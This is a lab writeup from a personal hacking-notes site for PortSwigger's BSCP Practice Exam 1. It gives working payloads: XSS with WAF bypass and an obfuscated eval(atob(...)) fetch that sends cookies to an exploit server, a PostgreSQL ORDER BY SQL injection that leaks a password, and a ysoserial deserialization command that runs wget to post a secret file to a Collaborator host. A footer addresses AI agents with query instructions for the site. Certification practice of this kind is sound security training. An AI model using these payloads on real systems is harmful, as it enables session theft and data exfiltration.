> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md).
# BSCP Practice Exam 1 Writeup
BSCP Practice Exam 1 Writeup notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
## Stage 1: Initial Access (Cross-Site Scripting - XSS)
Target: Research panel. Vector: Injecting JavaScript via DOM within a JSON object.
#### 1. Injection Site Analysis
The search term is reflected in a JavaScript variable:
```javascript
var searchResultsObj = {"results":[],"searchTerm":"test"}
```
```javascript
"};alert(1);//
```
#### 2. WAF Bypass and Exfiltration
Direct use of `document.cookie` triggers the WAF ("Potentially dangerous search term"). To circumvent this, hexadecimal/unicode encoding or `with` function is used.
Test Payload (Bypass):
```javascript
"};alert(document['/x63/x6f/x6f/x6b/x69/x65']);//
"};alert(document['/u0063/u006f/u006f/u006b/u0069/u0065']);//
"};with(document)alert(cookie);//
```
Final payload (exfiltration via Collaborator):
* We use `eval(atob(...))` to hide the `fetch` request to our exploit server.
{% code overflow="wrap" %}
```javascript
"};eval(atob('ZmV0Y2goJ2h0dHBzOi8vZXhwbG9pdC0wYWVjMDBmMjA0NWI1ZDUzODMwMDg3YWMwMWVlMDA3Zi5leHBsb2l0LXNlcnZlci5uZXQvbG9nP2M9Jytkb2N1bWVudC5jb29raWUp'));//
```
{% endcode %}
#### 3. Final Exploit (Delivered to Victim)
The script redirects the victim to the malicious URL containing the injected payload:
```javascript
```
## Stage 2: Privilege Escalation (SQL Injection)
Vector: SQL Injection in `ORDER BY` parameter
#### 1. Database Identification
The error generated by an unclosed chain confirms a possible injection. Time-based payloads are tested to identify the engine:
* PostgreSQL (Target): `DATE,pg_sleep(10)`
* Error encountered: `could not identify an ordering operator for type void`.
* Cause: `pg_sleep()` returns `void`, which cannot be sorted by `ORDER BY`.
#### 2. Data Extraction (Error-based)

To extract the administrator's password, one forces a type conversion error (Cast) to display the data in the error message.
Payload : `DATE,(CASE WHEN (1=1) THEN (SELECT 'a' FROM pg_sleep(10)) ELSE 'a' END)`
Result: Error reveals password: `invalid input syntax for type integer: "b235d711d5858825"`
### Stage 3: File System Access (Java Deserialization)
Purpose: Access the file system (exfiltration of `secret` file).
{% code overflow="wrap" %}
```bash
Cookie: admin-prefs=H4sIAAAAAAAA%2fzWPPU7DQBCFF0RSQcMJpkOi2PTQEH4iCkcKClJEOV6Pk8HrHbO7dmKQOA4VJ%2bAI3IU7sBahm%2fn09PS9zx81Cl6dW8w1msjigjZS1%2bJ0IM9o%2bRVzS3pa1OwWnsrw9vUxDqvv7FAdZeq4xE48R5qJFFGdZs%2fY4cSiW0%2bW0bNbX2bq5D%2fz0EqkF%2fWuDvawHei1SLWHo7ih%2bi%2bxa6Iab5kc%2baiu5j04rAk4wA16KwHm4qL0qOFJWqjYWiqg7qHEVOE1JNMGPUEUKJh0VIvHDcGKcpg2jWWDw1K4R1ORPwvpcEWePC7gloORjgZ1SBDudo0VjsO7JDMI9zCzuA1JT3zaSb9PDWuHQgEAAA%3d%3d
```
{% endcode %}

#### 1. Cookie Analysis
Once connected in admin, we observe the `admin-prefs` cookie.
* Format: URL Encoded -> Base64 -> Gzip -> Serialized Java object.
#### 2. Exploitation (Ysoserial)

The application uses a vulnerable library (CommonsCollections). After testing the different versions (1 to 8), the CommonsCollections6 version is functional.
#### 3. Exfiltration Payload

We generate a payload to send the content of the `/home/carlos/secret` file to our Collaborator server via a POST request:
{% code overflow="wrap" %}
```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://xnoho8l20pznclvof0aaw7ysjjpad01p.oastify.com'
```
{% endcode %}
* Procedure: Compress binary to Gzip -> Encode Base64 -> Replace value in `admin-prefs` cookie.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.